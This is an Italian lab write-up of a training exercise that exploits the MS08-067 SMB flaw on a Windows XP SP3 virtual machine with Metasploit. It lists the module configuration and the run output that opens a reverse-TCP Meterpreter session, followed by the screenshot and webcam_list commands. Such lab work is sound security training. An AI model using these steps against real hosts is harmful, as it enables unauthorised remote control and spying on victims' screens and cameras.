
Hacking Windows XP

Traccia:
Hacking MS08-067 Oggi viene richiesto di ottenere una sessione di Meterpreter sul target Windows XP sfruttando con Metasploit la vulnerabilità MS08-067.
Una volta ottenuta la sessione, si dovrà:

- Recuperare uno screenshot tramite la sessione Meterpreter.
- Individuare la presenza o meno di Webcam sulla macchina Windows XP (opzionale).

Kali (IP 192.168.1.25)
Windows XP SP3 (192.168.1.200)

Dopo aver verificato che le macchine Kali e Windows XP SP3 comunicano avvio la console di Metasploit eseguendo il comando ***msfconsole.*** A seguire lancio il comando ***search ms08-067*** per controllare se esiste un exploit per il servizio da utilizzare.



Scelgo ed eseguo il comando ***use 0*** (dove 0 sta ad indicare il numero corrispondente dell'exploit prescelto). A seguire, per verificare quali parametri siano ancora da configurare eseguo il comando ***show options***: tra i richiesti noto RHOSTS (ancora da configurare).

Configuro il parametro RHOSTS con l'IP di Windows XP eseguendo il comando set RHOST 192.168.1.200. Ripeto a seguire il comando show options per verificare che anche RHOSTS risulti correttamente configurato con l'IP della macchina vittima.

```
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.1.200
RHOSTS => 192.168.1.200
```

```
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.1.200    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.25     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

Posso procedere con il comando ***run***. Lanciando a seguire il comando ***screenshot*** scatto uno screenshot dello schermo della macchina Windows XP.

```
msf6 exploit(windows/smb/ms08_067_netapi) > run

[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.200:445 - Automatically detecting the target...
[*] 192.168.1.200:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.200:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.1.200:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.1.200
[*] Meterpreter session 1 opened (192.168.1.25:4444 -> 192.168.1.200:1031) at 2024-01-17 13:47:26 +0100

meterpreter > screenshot
Screenshot saved to: /home/kali/zunzkHEK.jpeg
```

Infine provo a visualizzare le webcam presenti su Windows XP lanciando il comando ***webcam_list***

```
meterpreter > webcam_list
[-] No webcams were found
```

Il comando non ha rilevato alcuna webcam collegata o installata, indicando che il sistema target non dispone di webcam o che non sono accessibili attraverso la sessione Meterpreter.